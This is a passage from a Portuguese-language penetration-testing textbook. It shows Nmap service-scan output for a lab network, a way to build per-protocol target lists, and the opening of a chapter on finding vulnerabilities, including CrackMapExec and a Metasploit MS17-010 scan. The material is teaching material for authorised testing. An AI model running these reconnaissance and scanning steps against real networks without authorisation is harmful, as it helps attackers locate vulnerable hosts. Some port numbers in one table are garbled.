pode ser coletada durante a descoberta de serviços. Imagine a quantidade de dados que poderia haver no pentest de uma empresa grande, com centenas ou milhares de alvos!

Listagem 3.11 – Saída do parsenmap.rb

```
~$ parsenmap services/full-sweep.xml
10.0.10.1       53      domain                  generic dns response: REFUSED
10.0.10.1       80      http
10.0.10.27      22      ssh     OpenSSH 7.9     protocol 2.0
10.0.10.27      5900    vnc     Apple remote desktop vnc
10.0.10.88      5061    sip-tls
10.0.10.90      8060    upnp    MiniUPnP        1.4     Roku; UPnP 1.0
10.0.10.90      9080    glrpc
10.0.10.90      46996   unknown
10.0.10.95      80      http    VMware ESXi Server httpd
10.0.10.95      427     svrloc
10.0.10.95      443     http    VMware ESXi Web UI
10.0.10.95      902     vmware-auth     VMware Authentication Daemon
1.10    Uses VNC, SOAP
10.0.10.95      8000    http-alt
10.0.10.95      8300    tmi
10.0.10.95      9080    soap    gSOAP   2.8
10.0.10.125     80      http
10.0.10.138     80      http
10.0.10.151     57143
10.0.10.188     22      ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu
Linux; protocol 2.0
10.0.10.188     80      http    Apache httpd    2.4.29  (Ubuntu)
10.0.10.200     53      domain
10.0.10.200     88      kerberos-sec    Microsoft Windows Kerberos
server time: 2019-05-21 19:57:49Z
10.0.10.200     135     msrpc   Microsoft Windows RPC
10.0.10.200     139     netbios-ssn     Microsoft Windows netbios-ssn
10.0.10.200     389     ldap    Microsoft Windows Active Directory LDAP
Domain: capsulecorp.local0., Site: Default-First-Site-Name
10.0.10.200     445     microsoft-ds
10.0.10.200     464     kpasswd5
10.0.10.200     593     ncacn_http      Microsoft Windows RPC over HTTP 1.0
10.0.10.200     636     tcpwrapped
10.0.10.200     3268    ldap    Microsoft Windows Active Directory LDAP
```

Domain: capsulecorp.local0., Site: Default-First-Site-Name
10.0.10.200 3269 tcpwrapped
10.0.10.200 3389 ms-wbt-server Microsoft Terminal Services
10.0.10.200 5357 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.200 5985 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.200 9389 mc-nmf .NET Message Framing
10.0.10.200 49666 msrpc Microsoft Windows RPC
10.0.10.200 49667 msrpc Microsoft Windows RPC
10.0.10.200 49673 ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.200 49674 msrpc Microsoft Windows RPC
10.0.10.200 49676 msrpc Microsoft Windows RPC
10.0.10.200 49689 msrpc Microsoft Windows RPC
10.0.10.200 49733 msrpc Microsoft Windows RPC
10.0.10.201 80 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.201 135 msrpc Microsoft Windows RPC
10.0.10.201 139 netbios-ssn Microsoft Windows netbios-ssn
10.0.10.201 445 microsoft-ds Microsoft Windows Server 2008 R2
– 2012 microsoft-ds
10.0.10.201 1433 ms-sql-s Microsoft SQL Server 2014
12.00.6024.00; SP3
10.0.10.201 2383 ms-olap4
10.0.10.201 3389 ms-wbt-server Microsoft Terminal Services
10.0.10.201 5985 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.201 47001 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.201 49664 msrpc Microsoft Windows RPC
10.0.10.201 49665 msrpc Microsoft Windows RPC
10.0.10.201 49666 msrpc Microsoft Windows RPC
10.0.10.201 49669 msrpc Microsoft Windows RPC
10.0.10.201 49697 msrpc Microsoft Windows RPC
10.0.10.201 49700 msrpc Microsoft Windows RPC
10.0.10.201 49720 msrpc Microsoft Windows RPC
10.0.10.201 53532 msrpc Microsoft Windows RPC
10.0.10.202 80 http Microsoft IIS httpd 8.5
10.0.10.202 135 msrpc Microsoft Windows RPC
10.0.10.202 443 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.202 445 microsoft-ds Microsoft Windows Server 2008 R2
– 2012 microsoft-ds
10.0.10.202 3389 ms-wbt-server
10.0.10.202 5985 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.202 8080 http Jetty 9.4.z-SNAPSHOT
10.0.10.202 49154 msrpc Microsoft Windows RPC

10.0.10.203 80 http Apache httpd 2.4.39 (Win64)
OpenSSL/1.1.1b PHP/7.3.5
10.0.10.203 135 msrpc Microsoft Windows RPC
10.0.10.203 139 netbios-ssn Microsoft Windows netbios-ssn
10.0.10.203 443 http Apache httpd 2.4.39 (Win64)
OpenSSL/1.1.1b PHP/7.3.5
10.0.10.203 445 microsoft-ds Microsoft Windows Server 2008 R2
- 2012 microsoft-ds
10.0.10.203 3306 mysql MariaDB unauthorized
10.0.10.203 3389 ms-wbt-server
10.0.10.203 5985 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.203 8009 ajp13 Apache Jserv Protocol v1.3
10.0.10.203 8080 http Apache Tomcat/Coyote JSP engine 1.1
10.0.10.203 47001 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.203 49152 msrpc Microsoft Windows RPC
10.0.10.203 49153 msrpc Microsoft Windows RPC
10.0.10.203 49154 msrpc Microsoft Windows RPC
10.0.10.203 49155 msrpc Microsoft Windows RPC
10.0.10.203 49156 msrpc Microsoft Windows RPC
10.0.10.203 49157 msrpc Microsoft Windows RPC
10.0.10.203 49158 msrpc Microsoft Windows RPC
10.0.10.203 49172 msrpc Microsoft Windows RPC
10.0.10.204 22 ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
Ubuntu Linux; protocol 2.0
10.0.10.205 135 msrpc Microsoft Windows RPC
10.0.10.205 139 netbios-ssn Microsoft Windows netbios-ssn
10.0.10.205 445 microsoft-ds
10.0.10.205 3389 ms-wbt-server Microsoft Terminal Services
10.0.10.205 5040 unknown
10.0.10.205 5800 vnc-http TightVNC
user: workstation01k; VNC TCP port: 5900
10.0.10.205 5900 vnc VNC protocol 3.8
10.0.10.205 49667 msrpc Microsoft Windows RPC
10.0.10.206 135 msrpc Microsoft Windows RPC
10.0.10.206 139 netbios-ssn Microsoft Windows netbios-ssn
10.0.10.206 445 microsoft-ds
10.0.10.206 3389 ms-wbt-server Microsoft Terminal Services
10.0.10.206 5040 unknown
10.0.10.206 5800 vnc-http Ultr@VNC
Name workstation02y; resolution: 1024x800; VNC TCP port: 5900
10.0.10.206 5900 vnc VNC protocol 3.8

10.0.10.206 49668 msrpc Microsoft Windows RPC
10.0.10.207 25 smtp Microsoft Exchange smtpd
10.0.10.207 80 http Microsoft IIS httpd 10.0
10.0.10.207 135 msrpc Microsoft Windows RPC
10.0.10.207 139 netbios-ssn Microsoft Windows netbios-ssn
10.0.10.207 443 http Microsoft IIS httpd 10.0
10.0.10.207 445 microsoft-ds Microsoft Windows
Server 2008 R2 - 2012 microsoft-ds
10.0.10.207 587 smtp Microsoft Exchange smtpd
10.0.10.207 593 ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.207 808 ccproxy-http
10.0.10.207 1801 msmq
10.0.10.207 2103 msrpc Microsoft Windows RPC
10.0.10.207 2105 msrpc Microsoft Windows RPC
10.0.10.207 2107 msrpc Microsoft Windows RPC
10.0.10.207 3389 ms-wbt-server Microsoft Terminal Services
10.0.10.207 5985 http Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.0.10.207 6001 ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.207 6002 ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.207 6004 ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.207 6037 msrpc Microsoft Windows RPC
10.0.10.207 6051 msrpc Microsoft Windows RPC
10.0.10.207 6052 ncacn_http Microsoft Windows RPC over HTTP 1.0
10.0.10.207 6080 msrpc Microsoft Windows RPC
10.0.10.207 6082 msrpc Microsoft Windows RPC
10.0.10.207 6085 msrpc Microsoft Windows RPC
10.0.10.207 6103 msrpc Microsoft Windows RPC
10.0.10.207 6104 msrpc Microsoft Windows RPC
10.0.10.207 6105 msrpc Microsoft Windows RPC
10.0.10.207 6112 msrpc Microsoft Windows RPC
10.0.10.207 6113 msrpc Microsoft Windows RPC
10.0.10.207 6135 msrpc Microsoft Windows RPC
10.0.10.207 6141 msrpc Microsoft Windows RPC
10.0.10.207 6143 msrpc Microsoft Windows RPC
10.0.10.207 6146 msrpc Microsoft Windows RPC
10.0.10.207 6161 msrpc Microsoft Windows RPC
10.0.10.207 6400 msrpc Microsoft Windows RPC
10.0.10.207 6401 msrpc Microsoft Windows RPC
10.0.10.207 6402 msrpc Microsoft Windows RPC
10.0.10.207 6403 msrpc Microsoft Windows RPC
10.0.10.207 6404 msrpc Microsoft Windows RPC

```
10.0.10.207     6405    msrpc   Microsoft Windows RPC
10.0.10.207     6406    msrpc   Microsoft Windows RPC
10.0.10.207     47001   http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
10.0.10.207     64327   msexchange-logcopier
Microsoft Exchange 2010 log copier
10.0.10.220     8060    upnp    MiniUPnP        1.4     Roku; UPnP 1.0
10.0.10.220     56792   unknown
10.0.10.239     80      http    HP OfficeJet 4650 series printer
http config             Serial TH6CM4N1DY0662
10.0.10.239     443     http    HP OfficeJet 4650 series printer
http config             Serial TH6CM4N1DY0662
10.0.10.239     631     http    HP OfficeJet 4650 series printer
http config             Serial TH6CM4N1DY0662
10.0.10.239     3910    prnrequest
10.0.10.239     3911    prnstatus
10.0.10.239     8080    http    HP OfficeJet 4650 series printer
http config             Serial TH6CM4N1DY0662
10.0.10.239     9100    jetdirect
10.0.10.239     9220    hp-gsg  HP Generic Scan Gateway 1.0
10.0.10.239     53048
10.0.10.160     22      ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
Ubuntu Linux; protocol 2.0
```

É uma saída enorme, mesmo para uma rede pequena. Tenho certeza de que você é capaz de imaginar como seria essa saída se estivesse executando um pentest corporativo cujo alvo fosse uma empresa com mais de 10 mil sistemas de computadores. Como você viu por si mesmo, fazer rolagens nessa saída linha a linha não é conveniente. É claro que podemos usar `grep` para restringir a saída aos itens específicos visados, um a um, mas e se perdermos alguma informação? Acho que a única resposta é separar tudo em listas de alvos específicas por protocolo. Dessa forma, posso executar ferramentas individuais que aceitem um arquivo-texto com endereços IP como entrada (a maioria aceita) e separar minhas tarefas em grupos relacionados. Por exemplo, testo X, Y e Z para todos os serviços web, então executo A, B e C em todos os serviços de banco de dados, e assim por diante.

Se você tiver uma rede realmente grande, o número de protocolos

únicos será da ordem de dezenas, ou até mesmo de centenas. Apesar disso, na maioria das vezes, você acabará ignorando os protocolos menos comuns porque haverá muitas LHF (Low Hanging Fruits, ou Frutos ao Alcance das Mãos) entre os protocolos mais comuns, incluindo HTTP/HTTPS, SMB, SQL (todas as variantes), e quaisquer portas RMI arbitrárias como SSH, RDP, VNC e outras.

3.3.1 Criando listas de alvos específicas por protocolo

Para aproveitar melhor esses dados, podemos separá-los em porções menores, mais facilmente processáveis. Às vezes, será melhor inserir tudo em um bom e velho programa de planilhas, ordenar e organizar as informações por coluna, separar os dados em abas individuais e criar um conjunto de dados mais legível. Por esse motivo, o comando `parsenmap` gera strings delimitadas por tabulação como saída, as quais podem ser facilmente importadas para o Excel ou o LibreOffice. Execute o comando novamente, porém, desta vez, utilize o operador de maior para enviar as portas identificadas para um arquivo:

```
~$ parsenmap services/full-sweep.xml > services/all-ports.csv
```

Esse arquivo pode ser aberto no LibreOffice Calc, que já deve estar em sua plataforma de pentest Ubuntu. Depois de selecionar o arquivo a ser aberto, você verá um assistente de importação de textos (Text Import Wizard). Não se esqueça de desmarcar todas as opções de separadores, exceto Tab (Tabulação) e Merge Delimiters (Combinar Delimitadores).

Agora você pode adicionar títulos apropriados às colunas e aplicar ordenações e filtros. Se quiser, também poderá usar abas separadas, específicas para cada protocolo. Não há um modo certo ou errado de fazer isso – faça o que funcionar melhor para você a fim de reduzir o conjunto grande de dados em porções administráveis, com as quais você consiga trabalhar. No meu caso, criarei alguns arquivos-texto em meu diretório `discovery/hosts`

contendo os endereços IP dos hosts que estão executando protocolos específicos. Com base na saída do Nmap, terei de criar somente cinco arquivos. Listarei o nome do arquivo que vou criar, bem como os números das portas correspondentes a cada um dos endereços IP nesse arquivo (Tabela 3.2).

Tabela 3.2 – Listas de alvos específicas por protocolo

Nome do arquivo	Protocolo associado	Portas associadas
discovery/hosts/web.txt	http/https	80, 443, 8080
discovery/hosts/windows.txt	microsoft-ds	139, 445
discovery/hosts/mssql.txt	ms-sql-s	1, 433
discovery/hosts/mysql.txt	mysql	3, 306
discovery/hosts/vnc.txt	vnc	5800, 5900

No próximo capítulo, usaremos esses arquivos com os alvos para começar a procurar vetores de ataque vulneráveis. Se você planeja acompanhar fazendo o teste em sua rede, não se esqueça de criar esses arquivos antes de prosseguir.

Se ainda não estiver evidente, um pentest é um processo que se realimenta. Até agora, transformamos nossa lista de faixas de endereços IP em alvos específicos e, em seguida, transformamos esses alvos em serviços individuais. A próxima parte da fase de descoberta de informações é a descoberta de vulnerabilidades. É nessa fase que, finalmente, começaremos a interrogar os serviços descobertos na rede para encontrar pontos fracos de segurança conhecidos, por exemplo, credenciais inseguras, configurações de sistema precárias e patches de software ausentes.

Exercício 3.1: Criando listas de alvos específicas por protocolo

Utilize o Nmap para listar os serviços à escuta na rede com base em seu arquivo targets.txt. Crie um arquivo all-ports.csv em sua pasta de serviços (services) usando o script parsenmap.rb. Utilize esse arquivo para identificar os serviços comuns no escopo de sua rede: por exemplo, http, mysql e microsoft-ds. Crie um conjunto de listas de alvos específicas por protocolo em

seu diretório hosts, seguindo o exemplo que está na Tabela 3.2.

As listas de alvos específicas por protocolo que você criar neste exercício servirão de base para o trabalho de descoberta de vulnerabilidades, que você aprenderá a fazer no próximo capítulo.

Resumo

- Os serviços de rede são os pontos de entrada visados pelos invasores, como as portas e janelas de um prédio seguro.
- Os banners de serviço revelam informações úteis sobre os softwares que estão executando em seu host alvo.
- Execute um pequeno scan de portas comuns antes de fazer a varredura de todas as 65k portas.
- Não há problema algum em utilizar a flag –-top-ports, mas será melhor fornecer a sua própria lista de portas, com as quais você geralmente tem sucesso em atacar.
- A saída XML é a mais desejável para fazer um parse. O parsenmap é um script Ruby disponível gratuitamente no GitHub.
- Utilize as informações obtidas durante essa subfase para criar listas de alvos específicas por protocolo, que servirão de entrada para a próxima subfase: a descoberta de vulnerabilidades.

CAPÍTULO 4

Descobrindo vulnerabilidades na rede

Este capítulo inclui:

- criação de listas de senhas eficazes;
- ataques de adivinhação de senha por força bruta;
- descoberta de vulnerabilidades de patching;
- descoberta de vulnerabilidades de servidores web.

Agora que a gangue do nosso filme de assalto acabou de mapear todos os pontos de entrada que levam ao interior do prédio visado, a próxima tarefa que terão de fazer será determinar quais desses pontos (se houver) estão vulneráveis a um ataque. Há alguma janela aberta que alguém esqueceu de fechar? Há alguma janela fechada que alguém esqueceu de trancar? Os elevadores de carga/serviço na parte de trás do prédio exigem algum tipo de acesso por cartão magnético, como os elevadores principais da recepção? Quem tem acesso a um desses cartões magnéticos? Esses, e várias outros, são os tipos de pergunta que os nossos "vilões" devem fazer a si mesmos nessa fase da invasão.

Do ponto de vista de um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna), queremos descobrir quais dos serviços que acabamos de identificar (os pontos de entrada na rede) estão vulneráveis a um ataque. Assim, precisamos responder a perguntas como estas:

- O sistema XYZ ainda tem a senha default de administrador?
- O sistema está atualizado? Ou seja, ele utiliza todos os patches de segurança e atualizações mais recentes do fornecedor?

- O sistema está configurado para permitir acesso anônimo ou de convidado (guest)?

Ser capaz de pensar como um invasor cujo único propósito é entrar na rede usando qualquer método que seja necessário é essencial para descobrir pontos fracos em seu ambiente alvo.

Mais sobre gerenciamento de vulnerabilidades

Talvez você já tenha familiaridade com a descoberta de vulnerabilidades com o uso de uma solução comercial de gerenciamento de vulnerabilidades, como o Qualys ou o Nessus. Se for esse o caso, tenho certeza de que você se perguntará por que este capítulo não discute o CVE (Common Vulnerabilities and Exposures, ou Vulnerabilidades e Exposições Comuns), o CVSS (Common Vulnerability Scoring System, ou Sistema de Pontuação de Vulnerabilidades Comuns), o NVD (National Vulnerability Database, ou Banco de Dados Nacional de Vulnerabilidades), e vários dos outros acrônimos relacionados às vulnerabilidades de rede.

Esses assuntos são ótimos para discutir quando você está conhecendo o gerenciamento de vulnerabilidades, que não é o foco da metodologia que estamos aprendendo neste livro. Um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna) típico é usado para simular um ataque efetuado por uma ou mais pessoas mal-intencionadas com certo grau de sofisticação em ataques manuais e técnicas de invasão.

Se quiser saber mais sobre o lado relacionado ao gerenciamento de vulnerabilidades, consulte os sites a seguir para uma leitura complementar:

- CVSS do NIST (National Institute of Standards and Technology, ou Instituto Nacional de Padrões e Tecnologia): https://nvd.nist.gov/vuln-metrics/cvss
- Lista de CVE da MITRE Corporation: https://cve.mitre.org

4.1 Entendendo a descoberta de vulnerabilidades

Assim como nas subfases anteriores, a *descoberta de vulnerabilidades* começa no ponto em que a última subfase terminou: você deve ter criado um conjunto de listas de alvos específicas por protocolo, que nada mais é do que um conjunto de arquivos-texto contendo endereços IP. Os arquivos estão agrupados por serviços que estão escutando a rede, o que significa que você

tem um arquivo para cada protocolo de rede que quiser acessar, e esse arquivo deve conter o endereço IP de cada host identificado na fase anterior, o qual esteja executando esse serviço específico. Para o nosso procedimento de teste de exemplo, criei listas de alvos para serviços Windows, MSSQL, MySQL, HTTP e VNC. A Figura 4.1 é uma representação geral do processo de descoberta de vulnerabilidades. A ênfase, nesse caso, deve estar nas três ações a seguir:

- testar credenciais comuns;
- identificar o nível de patching dos alvos;
- analisar superfícies de ataque web.

As ferramentas listadas nessa figura são específicas somente para os exercícios com os quais você trabalhará neste capítulo. Utilizar essas ferramentas *per se* para fazer uma descoberta de vulnerabilidades em um INPT não é um requisito.




Figura 4.1 – Fluxo de trabalho da subfase de descoberta de vulnerabilidades.

Cada lista de alvos serve de entrada para uma ou mais ferramentas de descoberta de vulnerabilidades com o intuito de identificar pontos fracos exploráveis, por exemplo, credenciais ausentes, fracas ou default, atualizações de software que não foram efetuadas e parâmetros de configuração que não são seguros. As ferramentas que usaremos para descobrir as vulnerabilidades são: CrackMapExec, Metasploit, Medusa, Exploit-DB e Webshot. As três primeiras já devem estar instaladas e funcionando em sua plataforma de ataque. As outras duas serão apresentadas neste capítulo. Se você ainda não tem o CrackMapExec, o Metasploit ou o Medusa instalados, será preciso fazer isso antes de continuar. Instruções para a instalação podem ser encontradas no Apêndice B. Se você estiver acompanhando o exercício com o sistema pré-configurado de pentest do projeto Capsulecorp Pentest, essas ferramentas já estarão devidamente instaladas e configuradas para você.

4.1.1 Seguindo o caminho mais fácil

No papel de invasores de rede simulando um ataque, queremos sempre procurar o caminho mais fácil. As vulnerabilidades e os vetores de ataque variam quanto ao nível de esforço necessário para comprometer um alvo afetado de forma bem-sucedida e confiável. Com essa ideia em mente, os vetores de ataque mais consistentes e fáceis de encontrar geralmente são os que procuramos antes. Esses vetores de fácil identificação às vezes são chamados de vulnerabilidades LHF (Low Hanging Fruit, ou Fruto ao Alcance das Mãos).

Ao ter as vulnerabilidades LHF como alvo, o processo de raciocínio é o seguinte: se pudermos entrar em algum lugar de forma rápida e silenciosa, evitamos gerar ruídos demais na rede, o que será conveniente em determinados procedimentos de teste nos quais a discrição nas operações é necessária. O framework

Metasploit contém um módulo auxiliar útil para identificar uma vulnerabilidade LHF do Windows, muito usada pelos invasores, com rapidez e confiança – a vulnerabilidade MS17-010 (codinome: Eternal Blue) .

MS17-010: a vulnerabilidade Eternal Blue

Consulte as orientações da Microsoft quanto aos detalhes específicos acerca desse bug de segurança grave: http://mng.bz/ggAe. Comece na página oficial do MS Docs, e então utilize os links para referências externas (há vários) para se enveredar pelos detalhes o quanto quiser. Não veremos minuciosamente essa vulnerabilidade nem abordaremos a exploração de vulnerabilidades (exploitation) de softwares do ponto de vista da pesquisa e desenvolvimento porque isso não é necessário em um pentest de rede. Contrário à opinião popular, um pentester não precisa conhecer os detalhes intrincados da exploração de vulnerabilidades de software. Apesar disso, muitas pessoas se interessam pelo assunto; se quiser seguir por esse caminho, recomendo começar com o livro *Hacking: The Art of Exploitation*, de Jon Erickson (No Starch Press, 2ª edição, 2008).

4.2 Descobrindo vulnerabilidades de patching

Descobrir vulnerabilidades de patching é simples: basta identificar a versão exata de um software em particular que seu alvo está executando, e então comparar essa versão com a última versão estável disponibilizada pelo fornecedor do software. Se o seu alvo tiver uma versão mais antiga, você poderá consultar bancos de dados públicos de exploits (exploração de vulnerabilidades) para ver se a versão mais recente incluiu algum patch para um bug de execução remota de código ao qual a versão mais antiga poderia estar vulnerável.

Por exemplo, usando seus dados de descoberta de serviços da fase anterior (Capítulo 3, Listagem 3.7), podemos ver que um de nossos alvos está executando o Apache Tomcat/7.0.92. Se você acessar a página do Apache Tomcat 7 em https://tomcat.apache.org/download-70.cgi, verá a versão mais recente do Apache Tomcat que está disponível (quando este livro foi escrito,

era a versão 7.0.94). No papel de um invasor, você poderia partir do pressuposto de que os desenvolvedores corrigiram vários bugs entre as versões 7.0.92 e 7.0.94, e é possível que um desses bugs resultasse em um ponto fraco explorável. Contudo, se você consultar o banco de dados público de exploits (https://www.exploit-db.com) e procurar “Apache Tomcat 7”, é possível ver a lista de todos os vetores de ataque exploráveis atualmente conhecidos e determinar a quais deles o seu alvo poderia estar vulnerável (Figura 4.2).




Figura 4.2 – Pesquisando o banco de dados público de exploits em busca de “Apache Tomcat 7”.

No caso do MS17-010, é mais fácil ainda porque o Metasploit já criou um módulo simples para dizer se o host está vulnerável. Antes, porém, vamos usar o CrackMapExec (CME) para listar nossos alvos Windows, somente para ter uma ideia das versões que estão ativas nessa rede. O MS17-010 foi corrigido em 2017 e, em geral, não afeta o Windows Server 2012 ou suas versões mais recentes. Se nossa rede alvo estiver executando boxes Windows em sua maior parte atualizados, é improvável que o Eternal Blue esteja presente. Execute o comando a seguir em sua VM de pentest: `cme smb /path/para/seu/windows.txt`. Lembre-se de que o arquivo `windows.txt` contém todos os endereços IP que estavam executando na

porta 445 durante a descoberta de serviços.

> **DEFINIÇÃO** *Box* é um termo comumente aceito no mercado, usado para descrever sistemas de computadores. Os pentesters muitas vezes empregam esse termo exclusivamente quando estão falando com seus colegas sobre os computadores em uma rede: “Encontrei um box Windows sem o MS17-010 . . .”

A saída desse comando, exibida na Listagem 4.1, mostra que talvez estejamos com sorte. Uma versão mais antiga do Windows está executando nessa rede e pode estar vulnerável ao Eternal Blue: o Windows 6.1, que é uma estação de trabalho Windows 7 ou um sistema Windows Server 2008 R2. (Sabemos disso verificando a página Microsoft Docs Operating System Version [Documentação da Microsoft para Versões de Sistemas Operacionais] em http://mng.bz/emV9.)

Listagem 4.1 – Saída: usando o CME para identificar a versão de Windows

```
CME     10.0.10.206:445 YAMCHA     [*] Windows 10.0 Build 17763
(name:YAMCHA) (domain:CAPSULECORP)
CME     10.0.10.201:445 GOHAN      [*] Windows 10.0 Build 14393
(name:GOHAN) (domain:CAPSULECORP)
CME     10.0.10.207:445 RADITZ     [*] Windows 10.0 Build 14393
(name:RADITZ) (domain:CAPSULECORP)
CME     10.0.10.200:445 GOKU       [*] Windows 10.0 Build 17763 (name:GOKU)
(domain:CAPSULECORP)
CME     10.0.10.202:445 VEGETA     [*] Windows 6.3 Build 9600
  (name:VEGETA)
(domain:CAPSULECORP)
CME     10.0.10.203:445 TRUNKS     [*] Windows 6.3 Build 9600
  (name:TRUNKS)
(domain:CAPSULECORP)
CME     10.0.10.208:445 TIEN   [*] Windows 6.1 Build 7601 (name:TIEN)
(domain:CAPSULECORP) ❶
CME     10.0.10.205:445 KRILLIN     [*] Windows 10.0 Build 17763
(name:KRILLIN) (domain:CAPSULECORP)
```

❶ O host em 10.0.10.208 está executando o Windows 6.1, que pode estar vulnerável ao MS17-010.

É possível que esse sistema não tenha a atualização de segurança

MS17-010 da Microsoft. Tudo que temos de fazer agora é descobrir isso executando o módulo de scan auxiliar do Metasploit.

4.2.1 Scanning para o MS17-010 Eternal Blue

Para utilizar o módulo do Metasploit, é necessário, obviamente, iniciar o msfconsole em sua VM de pentest. Digite `use auxiliary/scanner/smb/smb_ms17_010` no prompt do console para selecionar o módulo. Defina a variável `rhosts` para que aponte para o seu arquivo windows.txt, assim: `set rhosts file:/path/para/seu/windows.txt`. Agora excute o módulo com o comando `run` no prompt. A listagem a seguir mostra o resultado da execução desse módulo.

Listagem 4.2 – Usando o Metasploit para fazer um scan de hosts Windows em busca do MS17-010

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts
file:/home/royce/capsulecorp/discovery/hosts/windows.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/windows.txt
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 10.0.10.200:445    - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 1 of 8 hosts (12% complete)
[-] 10.0.10.201:445    - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 2 of 8 hosts (25% complete)
[-] 10.0.10.202:445    - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 3 of 8 hosts (37% complete)
